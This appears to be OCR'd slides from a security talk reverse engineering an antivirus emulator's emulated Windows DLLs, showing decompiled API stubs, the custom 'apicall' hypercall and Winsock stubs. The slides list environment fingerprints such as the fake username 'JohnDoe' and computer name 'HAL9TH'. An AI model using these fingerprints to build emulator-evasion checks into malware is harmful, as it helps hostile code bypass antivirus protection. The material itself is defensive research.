


```
vdll_get_index_by_base(unsigned __int64,vdll_host_t)
vdll_get_index_by_dllid(ulong,vdll_host_t)
vdll_get_index_by_name(char const *,vdll_host_t)
vdll_get_index_by_range(unsigned __int64,vdll_host_t)
vdll_load
vdll_load_cache
vdll_metadata_receiver(void *,uchar const *,uint,ulong,ulong)
vdll_msil_mmap
vdll_msil_mmap_extended
vdll_read_data_ex(vdll_data_t *,ulong,uchar *,ulong)
```



```
void __fastcall populateVfsWithVdlls(vdll_host_t vtype, VfsFileData *vfsFileData)
{
  unsigned int count; // edi
  unsigned int *total; // ebx
  VirtualStore::ByteStream **pByteStream; // esi

  count = 0;
  total = &g_vdll_index[vtype];
  if ( *total )
  {
    pByteStream = (&g_vdlls + 1024 * vtype);
    do
    {
      VfsFileData::addFile(vfsFileData, (*pByteStream)[26].vfptr, *pByteStream);
      ++pByteStream;
      ++count;
    }
    while ( count < *total );
  }
}
```

Reversing VDLLs



```
GetNumaAvailableMemoryNode
GetNumaHighestNodeNumber
GetNumaNodeProcessorMask
GetNumaProcessorNode
GetNumberFormatA
GetNumberFormatW
GetNumberOfConsoleFonts
GetNumberOfConsoleMouseButtons
GetProcessHeaps
GetProcessId
GetProcessShutdownParameters
GetProfileSectionA
GetProfileSectionW
GetQueuedCompletionStatus
sub_7C828C96
GetSystemRegistryQuota
sub_7C828D15
GetSystemTimes
GetSystemWindowsDirectoryA
GetSystemWindowsDirectoryW
```

Line 327 of 1404


```
.text:7C828C10
.text:7C828C10 ; Attributes: bp-based frame
.text:7C828C10
.text:7C828C10 ; BOOL __stdcall GetProcessShutdownParameters(LPDWORD lpdwLevel, LPDWORD lpdwFlags)
.text:7C828C10                 public GetProcessShutdownParameters
.text:7C828C10 GetProcessShutdownParameters proc near  ; DATA XREF: .text:off_7C8547D8↓o
.text:7C828C10
.text:7C828C10 lpdwLevel       = dword ptr  8
.text:7C828C10 lpdwFlags       = dword ptr  0Ch
.text:7C828C10
.text:7C828C10                 push    ebp
.text:7C828C11                 mov     ebp, esp
.text:7C828C13                 mov     ecx, [ebp+lpdwLevel]
.text:7C828C16                 test    ecx, ecx
.text:7C828C18                 jz      short loc_7C828C2F
.text:7C828C1A                 mov     eax, [ebp+lpdwFlags]
.text:7C828C1D                 test    eax, eax
.text:7C828C1F                 jz      short loc_7C828C2F
.text:7C828C21                 mov     dword ptr [ecx], 280h
.text:7C828C27                 and     dword ptr [eax], 0
```

00028010 7C828C10: GetProcessShutdownParameters (Synchronized with Hex View-1)


```
apicall: NTDLL_DLL_VFS_DeleteFile @ 0x7c816ea0
apicall: NTDLL_DLL_VFS_DeleteFile @ 0x7c816ea0
apicall: NTDLL_DLL_VFS_DeleteFileByHandle @ 0x7c816eb4
apicall: NTDLL_DLL_VFS_DeleteFileByHandle @ 0x7c816eb4
apicall: NTDLL_DLL_VFS_DeleteFileByHandle @ 0x7c816eb4
apicall: NTDLL_DLL_VFS_DeleteFileByHandle @ 0x7c816eb4
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

In-Emulator VDLL Emulations

- In-emulator emulations stay within the emulator
- Code is run within the dynamic translation system
- Some emulations stub out to hardcoded returns




```
; Exported entry 618. RtlGetCurrentPeb


public RtlGetCurrentPeb
RtlGetCurrentPeb proc near
mov     eax, large fs:18h
mov     eax, [eax+30h]
retn
RtlGetCurrentPeb endp
```




```
BOOL __stdcall GetUserNameA(LPSTR lpBuffer, LPDWORD nSize)
{
  BOOL result; // eax

  if ( &lpBuffer & 3 )
  {
    SetLastError(ERROR_NOACCESS);
    result = 0;
  }
  else if ( *nSize <= 0x7FFF )
  {
    if ( *nSize >= 8 )
    {
      lstrcpyA(lpBuffer, "JohnDoe");
      *nSize = 8;
      result = 1;
    }
    else
    {
      *nSize = 8;
      SetLastError(ERROR_INSUFFICIENT_BUFFER);
      result = 0;
    }
  }
  else
  {
    SetLastError(ERROR_NOT_ENOUGH_MEMORY);
    result = 0;
  }
  return result;
}
```

Username is “JohnDoe”

Computer name is “HAL9TH”




```
signed int __stdcall GetComputerNameExA(signed int NameType, LPCSTR lpBuffer, LPDWORD lpnSize
{
  if ( NameType >= ComputerNameMax )
  {
    SetError(ERROR_INVALID_PARAMETER);
    return 0;
  }
  if ( !lpnSize || !lpBuffer && *lpnSize )
  {
    SetError(ERROR_INVALID_PARAMETER);
    return 0;
  }
  if ( !NameType
    || NameType == ComputerNameDnsHostname
    || NameType == ComputerNamePhysicalNetBIOS
    || NameType == ComputerNamePhysicalDnsHostname )
  {
    if ( *lpnSize < ComputerNameMax )
    {
      *lpnSize = ComputerNameMax;
      SetError(ERROR_MORE_DATA);
      return 0;
    }
    memcpy(lpBuffer, "HAL9TH", 7);
    *lpnSize = 7;
  }
  return 1;
}
```



```
; Exported entry 824. RtlSetSaclSecurityDescriptor


public RtlSetSaclSecurityDescriptor
RtlSetSaclSecurityDescriptor proc near
xor     eax, eax
retn    10h
RtlSetSaclSecurityDescriptor endp
```


Stubbed Out Functions

Complex functions are stubbed out to return hardcoded values or halt emulation




```
                public I_RpcEnableWmiTrace
I_RpcEnableWmiTrace proc near           ; DATA XREF: .text:off_77E724B8↓o
                push    0FFFFFFFFh
                call    ds:ExitProcess
I_RpcEnableWmiTrace endp

; ---------------------------------------------------------------------------
                db 0CCh
; Exported entry 146. I_RpcExceptionFilter

; =============== S U B R O U T I N E =======================================


                public I_RpcExceptionFilter
I_RpcExceptionFilter proc near          ; DATA XREF: .text:off_77E724B8↓o
                xor     eax, eax
                retn    4
I_RpcExceptionFilter endp

; Exported entry 147. I_RpcFree

; =============== S U B R O U T I N E =======================================


                public I_RpcFree
I_RpcFree       proc near               ; DATA XREF: .text:off_77E724B8↓o
                retn    4
I_RpcFree       endp

; Exported entry 148. I_RpcFreeBuffer
```

RPCRT4.DLL



```
int __cdecl WinMain(int argc, const char *
{
  return 0;
}
```

mspaint.exe




```
                public LpcRequestPort
LpcRequestPort  proc near               ; DATA XREF: .text:off_804E74C8↓o
                mov     edi, edi
                int     3               ; Trap to Debugger
                retn
LpcRequestPort  endp

; Exported entry 348. LpcRequestWaitReplyPort

; =============== S U B R O U T I N E =======================================


                public LpcRequestWaitReplyPort
LpcRequestWaitReplyPort proc near       ; DATA XREF: .text:off_804E74C8↓o
                mov     edi, edi
                int     3               ; Trap to Debugger
                retn
LpcRequestWaitReplyPort endp
```


NTOSKRNL.EXE

ws2_32.dll


Winsock library is uniquely full of fingerprints - strings with “Mp” and German websites




```
  if ( namelen >= sub_71AB3260("local.foo.com") + 1 )
  {
    lstrcpyA(name, "local.foo.com");
    result = 0;
  }
```



```
if ( sub_71AB31D0(cp, "62.146.210.52") )
  result = sub_71AB31D0(cp, "62.146.7.79") != 0 ? 0x65C97D78 : 0x4F07923E;
```




```
int __stdcall WSAStartup(WORD wVersionRequested, LPWSADATA lpWSAData)
{
  if ( lpWSAData && !IsBadReadPtr(lpWSAData, 4u) )
  {
    lpWSAData->wVersion = wVersionRequested;
    lpWSAData->wHighVersion = 514;
    lstrcpyA(lpWSAData->szDescription, "WinSock 2.0");
    lstrcpyA(lpWSAData->szSystemStatus, "MPGoodStatus");
    lpWSAData->iMaxSockets = RegOpenKeyExA != 0 ? 0x10 : 0;
    lpWSAData->iMaxUdpDg = 16;
    lpWSAData->lpVendorInfo = "MpSockVendor";
  }
  if ( !wVersionRequested )
    return 10092;
  if ( IsBadReadPtr(lpWSAData, 4u) )
    return 10014;
  dword_71ACB054 = 1;
  return 0;
}
```



```
struct hostent *__stdcall gethostbyaddr
{
  }
  dword_71ACB5A0 = 0;
  word_71ACB5A4 = 2;
  word_71ACB5A6 = 4;
  host = "FooBar.local.host";
  dword_71ACB5A8 = off_71ACB020;
  if ( !addr )
  {
    WSASetLastError(87);
    return 0;
  }
  if ( *addr == 0x34D2923E )
  {
    host = "www1.avira.com";
  }
  else if ( *addr == 0x4F07923E )
  {
    host = "www.gutefrage.net";
  }
  return &host;
}
```

Windows Emulation & Environment

1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation




Native Emulation

- Complex functions that cannot be handled in-emulator must be emulated in native code
- Akin to usermode → kernel, or VM guest → host transitions
- Emulator to native transition implemented with a custom hypercall instruction - `apicall`

```
0x0F 0xFF 0xF0 [4 byte immediate]
```

- Stubs that `apicall` to various functions are included in VDLLs


`apicall` disassembly provided by an IDA Processor Extension Module



```
; Exported entry  72. CopyFileWWorker



public CopyFileWWorker
CopyFileWWorker proc near
mov     edi, edi
call    $+5
add     esp, 4
apicall kernel32!CopyFileWWorker
retn    0Ch
CopyFileWWorker endp
```

Emulated VDLL: `kernel32!CopyFileWWorker`

`apicall`



```
; Attributes: bp-based frame

; void __cdecl KERNEL32_DLL_CopyFileWWorker(pe_vars_t *v)
?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z proc near

dstPathInst= WideVirtualString ptr -68h
srcPathInst= WideVirtualString ptr -54h
vticks= CAutoVticks ptr -40h
pNewFileName= dword ptr -34h
openFileIter= std::_Tree_iterator<std::_Tree_val<std::_Tree_simple_types<std::pair<unsigned int const ,std::ur
srcHndl= dword ptr -2Ch
arg= Parameters<3> ptr -28h
var_4= dword ptr -4
v= dword ptr  8
arg_4= dword ptr  0Ch

; FUNCTION CHUNK AT 5A559B48 SIZE 0000003D BYTES
; FUNCTION CHUNK AT 5A5DC20D SIZE 0000009C BYTES

; __unwind { // __ehhandler$?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z
push    5Ch             ; LocalAllocation
mov     eax, offset __ehhandler$?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z
call    __EH_prolog3_GS
mov     edi, [ebp+v]
xor     ebx, ebx
test    edi, edi
jz      loc_5A5DC28F
```

